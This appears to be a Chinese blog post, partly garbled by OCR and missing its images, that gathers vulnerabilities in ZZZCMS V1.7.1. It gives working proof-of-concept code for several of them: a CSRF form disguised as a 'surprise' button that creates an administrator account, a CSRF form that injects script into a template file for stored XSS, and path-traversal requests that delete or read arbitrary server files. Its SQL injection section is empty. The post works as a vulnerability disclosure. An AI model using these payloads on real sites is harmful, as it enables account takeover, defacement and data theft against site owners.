ZZZCMS V1.7.1 漏洞合集


ZZZCMS V1.7.1 CSRF漏洞


| 漏洞概述

| POC

```
<html>
        <form action='http://127.0.0.1/zzz17/admin261/save.php?act=user' method="post">
                <input type='hidden' name='u_gid' value='2'/>
                <input type='hidden' name='username' value='zhhhy'/>
                <input type='hidden' name='password' value='6192288a'/>
                <input type='hidden' name='truename' value='zhhhy'/>
```

```
                <input type='hidden' name='mobile' value='15260131659'/>
                <input type='hidden' name='face' value='/zzz/plugins/face/face01.png'/>
                <input type='submit' value='点击有惊喜'/>
        </form>
</html>
```






可以看到，回显显示了保存成功。我们在后台处可以看到确实增加了一个管理员，并且可以登录成功。

ZZZCMS V1.7.1 存储型XSS漏洞


漏洞概述

```
function editfile(){
    $file=getform( name: 'file', source: 'post');
    ifstrin($file,conf( str: 'adminpath')) and layererr( str: '后台文件，不允许修改
    $filetext=getform( name: 'filetext', source: 'post');
    $file_path=file_path($file);
    $safe_path=array('upload','template','runtime');
    if(arr_search($file_path,$safe_path)){
       $file=$_SERVER['DOCUMENT_ROOT'].$file;
       !(is_file($file)) and layererr( str: '保存失败，文件不存在');
    }else{
        layererr( str: '非安全目录文件不允许修改');
    }
    if (create_file($file,decode(html_textarea($filetext)))){
        layertrue ( str: '修改成功');
    }else{
        layererr( str: '保存失败');
    };
}
```





POC

```
<html>
        <form action='http://127.0.0.1/zzz17/admin261/save.php?act=editfile' method="post">
                <input type='hidden' name='file' value='/zzz17/template/pc/cn2016/js/img.js'/>
                <input type='hidden' name='filetext' value='alert(“zhhhy”);'/>
                <input type='submit' value='点击有惊喜'/>
        </form> </html>
```



可以看到，回显显示了保存成功。我们观察一下/zzz17/template/pc/cn2016/js/img.js 文件。可以发现代码成功被注入进去了。我们只要找到引用了这个文件的页面即可触发XSS。






ZZZCMS V1.7.1后台任意文件删除漏洞

漏洞概述


```php
function delfile(){
    $file=getform( name: 'path', source: 'post');
    $file_path=file_path($file);
    $safe_path=array('upload','template','runtime','backup');
    if(arr_search($file_path,$safe_path)){
        $file=$_SERVER['DOCUMENT_ROOT'].$file;
        return del_file($file);
    }
}
```


```php
function del_file( $file ) {
    if ( is_null( $file ) ) return FALSE;
    $file = is_file( $file ) ? $file : $_SERVER[ 'DOCUMENT_ROOT' ] . $file;
    var_dump($file);
    if ( is_file( $file ) ) {
        if (ifstrin( $file, str: 'runtime')){
            unlink( $file );
        }else{
            $ext = file_ext( $file );
            if ( in_array( $ext, array( 'php', 'db', 'mdb', 'tpl' ) ) ) return FALSE;
            if ( !unlink( $file ) ) {
                $r = @rename( $file, randname() );
            }
        }
    }
}
```

POC




```
POST http://127.0.0.1/zzz17/admin/save.php?act=delfile
path=/zzz17/upload/adimg/../../../../Apache/conf/httpd.conf
```






ZZZCMS V1.7.1后台SQL注入漏洞

| 漏洞概述





| POC



ZZZCMS V1.7.1后台任意文件读取漏洞

漏洞概述





POC

```
1   GET http://127.0.0.1/zzz17/admin/?module=templateedit&type=/zzz17/runtime/cache/admin/../../../config/zz
```

DESTINY?

< 简单聊聊XXE漏洞原理及利用

python scrapy框最最最基基础知识 >